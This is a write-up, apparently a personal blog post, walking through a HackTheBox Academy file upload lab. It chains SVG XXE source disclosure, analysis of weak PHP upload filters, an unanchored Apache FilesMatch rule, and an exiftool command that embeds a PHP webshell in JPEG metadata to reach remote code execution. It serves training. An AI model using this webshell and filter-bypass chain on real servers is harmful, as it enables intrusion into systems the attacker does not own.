June 5, 2026
HTB File Upload Attacks Skills Assessment Walkthrough
Chaining SVG XXE, source code disclosure, Apache misconfiguration, and EXIF injection to achieve remote code execution.

0x4rt1st
7 min read
This is the skills assessment for the File Upload Attacks module on HackTheBox Academy. No guided steps, no hints. Just a web application and the objective: get remote code execution.
The Application

Landing on the target, I'm greeted with what looks like a simple e-commerce shop — "Academy Shop", categories on the left, product images on the right. Nothing obviously interesting on the homepage.
I start clicking around. The Contact Us page is where things get interesting — a feedback form with a name, email, message field, and an image upload button. "Attach a screenshot" it says.

An upload form. That's the attack surface.
Recon — What Does It Accept?

First thing I always do: try uploading a normal image and make sure it works. It does. The file goes through, no errors.

Now the question is — what else does it accept? Before trying anything malicious, I want to understand the allowed file types. I intercept the upload request in Burp and start fuzzing the extension with a wordlist.


Interesting results. Most PHP-related extensions come back with "Only images are allowed" — but that error message already tells me something. There's a whitelist somewhere. It's not just blocking specific extensions, it's enforcing that only image extensions are allowed.

But one thing catches my eye — .svg goes through. SVG is an image format, so the whitelist accepts it. That's going to be important.
Finding Where Files Land
A file that gets uploaded but can't be reached is useless. Before I can do anything with a webshell, I need to know where uploaded files actually go. The application didn't tell me — no path was returned after the successful upload, no preview link, nothing.
So I did what felt natural: directory fuzzing. If the upload directory is sitting somewhere predictable, maybe I can find it directly.
ffuf -u http://TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txtffuf -u http://TARGET/FUZZ -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txtNothing useful came back. The directory either doesn't exist at the web root level, has no index, or is named something non-standard that wordlists don't cover. Dead end.
That's actually what pushed me toward reading the source code. If I can't find the upload path from the outside, maybe I can just read it directly from the server — and SVG being allowed gave me exactly the angle to do that.
Reading the Source Code via SVG XXE
SVG files are XML. And XML supports external entity references — which means if the server processes the SVG, I can use it to read files off the server. I craft an XXE payload that uses PHP's php://filter wrapper to read the upload script and return it as base64:


The server processes the SVG, resolves the entity, reads upload.php, and hands it back encoded as base64 inside the SVG response. I drop that into CyberChef and decode it.

Now I can see exactly what I'm dealing with.
Where Files Get Stored
Reading through the source code, one line stands out immediately:
$target_dir = "./user_feedback_submissions/";
$fileName = date('ymd') . '_' . basename($_FILES["uploadFile"]["name"]);
$target_file = $target_dir . $fileName;
$target_dir = "./user_feedback_submissions/";
$fileName = date('ymd') . '_' . basename($_FILES["uploadFile"]["name"]);
$target_file = $target_dir . $fileName;Two things here. First — uploaded files go to /user_feedback_submissions/. Second — the filename gets prefixed with today's date in ymd format before being stored. So if I upload shell.phar.jpg today, it gets saved as:
/user_feedback_submissions/260605_shell.phar.jpg/user_feedback_submissions/260605_shell.phar.jpgThis is exactly what the directory fuzzing couldn't give me. The folder name user_feedback_submissions is specific enough that it wouldn't appear in a standard wordlist. Reading the source was the only reliable way to find it.
The other thing the source confirms is that there's no randomization beyond the date prefix. No UUID, no hash. Just date('ymd') + original filename. The stored path is completely predictable — I know exactly what URL to hit the moment the upload succeeds.
Analyzing the Filters
Now for the validation logic:
// blacklist test
if (preg_match('/.+\.ph(p|ps|tml)/', $fileName)) {
    echo "Extension not allowed";
    die();
}
// whitelist test
if (!preg_match('/^.+\.[a-z]{2,3}g$/', $fileName)) {
    echo "Only images are allowed";
    die();
}
// type test
foreach (array($contentType, $MIMEtype) as $type) {
    if (!preg_match('/image\/[a-z]{2,3}g/', $type)) {
        echo "Only images are allowed";
        die();
    }
}
// blacklist test
if (preg_match('/.+\.ph(p|ps|tml)/', $fileName)) {
echo "Extension not allowed";
die();
}
// whitelist test
if (!preg_match('/^.+\.[a-z]{2,3}g$/', $fileName)) {
echo "Only images are allowed";
die();
}
// type test
foreach (array($contentType, $MIMEtype) as $type) {
if (!preg_match('/image\/[a-z]{2,3}g/', $type)) {
echo "Only images are allowed";
die();
}
}Three layers. Let me go through each one.
The blacklist checks if the filename contains .php, .phps, or .phtml. It's case sensitive and has no word boundary — so .PHP, .pHp, and extensions like .phar slip right through without being caught.
The whitelist is stricter. The $ at the end anchors the regex to the end of the string — the filename must end with a 2-3 lowercase letter sequence followed by g. So .jpg, .png, .svg pass. Anything else doesn't. Normal double extension tricks like shell.jpg.php fail immediately — they don't end in g.
The MIME type check uses mime_content_type() which does deep content inspection — not just reading the first few bytes. This is why prepending magic bytes alone won't work. If there's PHP code visible anywhere after them, the function detects it and rejects the file. The file needs to genuinely look like a valid image all the way through.
Hitting the Wall
Armed with that knowledge I went back and tried the obvious things anyway, just to confirm.

Blacklist catches it. Expected.

Changing the Content-Type header does nothing — the blacklist checks the filename, not the header.

Different error message. The blacklist didn't trigger — .jpg isn't blocked. But the MIME check caught it because application/php doesn't match image/[a-z]{2,3}g. Two different filters, two different error messages. At least now I can tell them apart.
Every PHP-executable extension I tried either hit the blacklist or the whitelist. The two filters were covering each other's gaps perfectly — on the application side at least.
The Pivot — Thinking About the Server, Not Just the Filter
The upload filter felt airtight from the application side. So I stopped thinking about the filter and started thinking about what happens after a file gets stored.
Once a file is uploaded and sitting on disk, Apache takes over. Apache has its own separate configuration for deciding what gets executed as PHP — and that configuration has nothing to do with the upload filter. They're two completely independent layers.
Apache uses a FilesMatch directive for this. On misconfigured servers it often looks like:
<FilesMatch ".+\.ph(ar|p|tml)">
    SetHandler application/x-httpd-php
</FilesMatch><FilesMatch ".+\.ph(ar|p|tml)">
SetHandler application/x-httpd-php
</FilesMatch>No $ at the end. Apache isn't checking if the filename ends with .phar — it's checking if .phar appears anywhere in the name. A file called shell.phar.jpg would match that pattern. Apache would execute it as PHP.
Now look at what shell.phar.jpg looks like to each layer:
- Blacklist — looks for
.php,.phps,.phtml— none of those here. Passes. - Whitelist — checks if the filename ends with
[a-z]{2,3}g— it ends with.jpg. Passes. - Apache — checks if the filename contains
.phar— it does. Executes as PHP.
The application filters are looking at the end of the filename. Apache is looking for a pattern anywhere in the name. That difference is the gap.
The MIME Problem — EXIF to the Rescue
There's still the MIME check to deal with. mime_content_type() does deep inspection, so I can't just slap PHP code into a file with some image bytes at the front. The file needs to genuinely pass as a valid JPEG.
The solution is to use a real JPEG and hide the PHP payload inside the EXIF metadata. EXIF is the metadata block embedded in JPEG files — camera model, GPS coordinates, shutter speed. It sits inside the JPEG structure but mime_content_type() doesn't care about it. The file still reads as a valid JPEG from front to back.

exiftool -Comment='<?php system($_GET["cmd"]); ?>' real_image.jpg -o shell.phar.jpgexiftool -Comment='<?php system($_GET["cmd"]); ?>' real_image.jpg -o shell.phar.jpgThis takes a real JPEG, injects a PHP webshell into the EXIF Comment field, and saves it as shell.phar.jpg. The result is simultaneously a valid JPEG that passes every content check, and a PHP webshell waiting to be executed.
Execution
Upload shell.phar.jpg:
Navigate to the predictable path from the source code:
/user_feedback_submissions/260605_shell.phar.jpg?cmd=id/user_feedback_submissions/260605_shell.phar.jpg?cmd=id
Full command execution. Apache saw .phar in the filename and handed it to the PHP interpreter. The interpreter scanned through the binary JPEG data, found the <?php tag sitting inside the EXIF comment, and executed it. The output comes back mixed in with the image gibberish — but uid=33(www-data) is right there.
Why This Worked — The Full Chain
Every step built on the one before it:
- Upload form found on Contact Us page → that's the attack surface
- Extension fuzzing shows SVG is allowed → opens the door for XXE
- Directory fuzzing fails → pushes toward reading the source code instead
- SVG XXE reads upload.php → reveals the storage path and all three filter layers
- Storage path is predictable → know exactly where the shell lands
- Whitelist anchors with $ → normal double extension fails, reverse double extension works
- Apache FilesMatch has no $ →
.pharanywhere in the name triggers PHP execution - MIME check uses deep inspection → EXIF injection hides the payload inside a genuinely valid JPEG
Everything used here was covered in the previous parts of this series — nothing new was introduced. The assessment just puts it all in one place and asks you to figure out the order yourself.
If something in this walkthrough didn't click, go back and read the earlier parts. Each one focuses on a single concept without the noise of everything else around it. It helps more than you'd expect.